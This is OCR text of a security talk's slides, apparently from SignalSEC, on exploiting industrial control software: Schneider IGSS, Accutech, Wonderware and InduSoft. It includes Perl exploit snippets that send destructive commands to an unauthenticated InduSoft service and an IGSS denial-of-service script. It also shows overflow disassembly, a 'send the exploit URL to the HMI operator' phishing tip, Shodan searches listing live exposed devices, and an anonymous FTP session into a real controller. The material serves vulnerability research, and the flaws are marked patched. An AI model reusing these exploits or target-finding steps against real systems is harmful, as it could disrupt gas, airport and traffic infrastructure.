
- *Gas Distrubution in Europe*
- *Airport in Asia*
- *Traffic Control Center in Europe*



RWE GASNET IN [redacted]
Gas Distribution to 80% of the Citizens in the [redacted] Rep. IGSS with 400,000 objects. Read Case



[redacted] AIRPORT
IGSS integrates several systems, including the Flight Display System. Read Case



[redacted] TRAFFIC CONTROL CENTER
The Largest Traffic Control Center in Norway Uses IGSS. Handles 4 million passages daily. Read Case

Case-4: Schneider IGSS Vulnerability

- Discovered by Celil Ünüver
- Status: Patched
- IGSS listens 12399 and 12397 ports in runtime
- *A simple bunch of code causes to DoS*


```
use IO::Socket;
$host = "localhost";
$port = 12399;
$port2 = 12397;
$first = "\x01\x01\x00\x00";
$second = "\x02\x01\x00\x00";
```

Case-5: Schneider Electric Accutech Heap Overflow Vulnerability

Buffer overflow vulnerability when parsing long http requests due to an unsafe function


Status: Patched

Case-5: Schneider Electric Accutech Heap Overflow Vulnerability



```
; ---------------------------------------------------------------------------

loc_40DE91:                                  ; CODE XREF: sub_40DE40+35↑j
                push    offset aReceivedReques ; "Received request, parsing...\n"
                call    nullsub_1
                lea     eax, [ebp+Dst]
                push    eax                  ; SubStr; GET /aaaa
                push    esi                  ; int
                call    sub_40E006
                add     esp, 0Ch
                test    eax. eax
```

Case-5: Schneider Electric Accutech Heap Overflow Vulnerability




```
text:0040E07B
text:0040E07B loc_40E07B:                            ; CODE XREF: sub_40E006+6F↑j
text:0040E07B                add     esi, 1Ch
text:0040E07E                push    offset Dest     ; Source
text:0040E083                push    esi             ; Dest
text:0040E084                call    _strcpy
text:0040E089                push    edi             ; Str
text:0040E08A                call    _strlen
text:0040E08F                add     esp, 0Ch
text:0040E092                cmp     eax, 1
text:0040E095                jbe     short loc_40E09A
text:0040E097                push    edi
text:0040E098                jmp     short loc_40E09F
text:0040E09A
```

Case-6: Pwning the Operator

Case-6: Invensys Wonderware System Platform Vulnerability

- Discovered by Celil Ünüver
- Status: Patched
- Killing five birds with one stone ☺



AFFECTED PRODUCTS


- The following Invensys products and versions are affected:
- Wonderware Application Server 2012 and all prior versions
- Foxboro Control Software Version 3.1 and all prior versions
- InFusion CE/FE/SCADA 2.5 and all prior versions
- Wonderware Information Server 4.5 and all prior versions
- ArchestrA Application Object Toolkit 3.2 and all prior versions

SignalSEC
get signal before them

Case-6: Invensys Wonderware System Platform Vulnerability

- An ActiveX Buffer Overflow vulnerability
- Just found by ActiveX fuzzing...
- Send the exploit URL to HMI Operator
- Click and pwn !

Case-7: InduSoft HMI Bugs



InduSoft WebStudio Unauthenticated Remote Operations Remote Code Execution Vulnerability

ZDI-11-330: November 16th, 2011

CVE ID

CVE-2011-4051

CVSS Score

9, (AV:N/AC:L/Au:N/C:P/I:P/A:C)


Affected Vendors

Indusoft

Affected Products

WebStudio

Case-7: InduSoft HMI Exploit ☺



```
$sock = IO::Socket::INET->new(   PeerAddr => $host,
                                     PeerPort => $port,
                                     Proto    => 'tcp') || "Unable to create socket";

$start = "\x07";

$rmvfile = "\x15"; #0x15 remove file


$rmvdir = "\x10"; #0x10 remove directory


$dlltag = "\x31"; #0x31 run/load DLL


$sendfile ="\x04"; #0x04 send file

$data = "C:\\Python24";

$removedir = $rmvdir.$data;

print $sock $removedir;
```


Finding Targets

- Banner Information: “3S_WebServer”
- Let’s search it on SHODAN! ☺

CoDeSys WebServer on SHODAN

Server's Banner : "3S_WebServer"

Shodan Results: 151



Document Error: Page not found

[redacted]

Added on 12.04.2013

Verwoerdburg

vc-gp-n-41-192-196-31.umts.vodacom.co.za

```
HTTP/1.0 400 Page not found
Server: 3S_WebServer
Date: Sun Jan 11 01:53:19 1970
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
```

Document Error: Page not found

[redacted]

Added on 12.04.2013

Groß

```
HTTP/1.0 400 Page not found
Server: 3S_WebServer
Date: Mon Jan 01 00:03:19 1601
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
```

Document Error: Page not found

[redacted]

Added on 12.04.2013

Nantes


```
HTTP/1.0 400 Page not found
Server: 3S_WebServer
Date: Sun Jan 11 22:45:38 1970
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
```

Real-world SCADA Systems

Question: - Do we really need to do reversing and vuln research for pwning SCADA systems ?

Answer: - NO!


Real-world SCADA Systems



```
ftp> open [redacted]
Connected to [redacted].
220 FtpSvr (Version 2.24)
Name ([redacted]4:root): anonymous
230 no password required - user logged in.
Remote system type is Windows®.
ftp> ls
200 PORT command successful.
150 Connection accepted.
drwxrwxrwx   1 owner    group       0          Jan  1  1998 Network
drwxrwxrwx   1 owner    group       0          Jan  1  1998 InternalStorage
-rw-rw-rw-   1 owner    group       144        Nov 26 21:15 350480.FTP
drwxrwxrwx   1 owner    group       0          Nov  4 12:21 SystemSW
drwxrwxrwx   1 owner    group       0          Nov  4 12:21 Recycled
drwxrwxrwx   1 owner    group       0          Nov  4 12:21 Application Data
-rw-rw-rw-   1 owner    group       23         Nov  4 12:21 Control Panel.lnk
drwxrwxrwx   1 owner    group       0          Nov  4 12:21 My Documents
drwxrwxrwx   1 owner    group       0          Nov  4 12:21 Program Files
drwxrwxrwx   1 owner    group       0          Nov  4 12:21 profiles
drwxrwxrwx   1 owner    group       0          Nov  4 12:21 Temp
drwxrwxrwx   1 owner    group       0          Nov  4 12:21 Windows
```

Real-world SCADA Systems


Autoexec.bat ->> readable and writable



```
ftp> cd InternalStorage
250 CWD Requested file action okay, completed.
ftp> ls
200 PORT command successful.
150 Connection accepted.
drwxrwxrwx   1 owner    group      0          Nov 22  2013 PlcPrg
drwxrwxrwx   1 owner    group      0          Nov 22  2013 PlcRts
drwxrwxrwx   1 owner    group      0          Nov 22  2013 Os
-rw-rw-rw-   1 owner    group      3346       Feb 13 21:07 Autoexec.bat
drwxrwxrwx   1 owner    group      0          Mar  9 13:36 appl
drwxrwxrwx   1 owner    group      0          Nov 22  2013 data
drwxrwxrwx   1 owner    group      0          Nov 22  2013 runtime
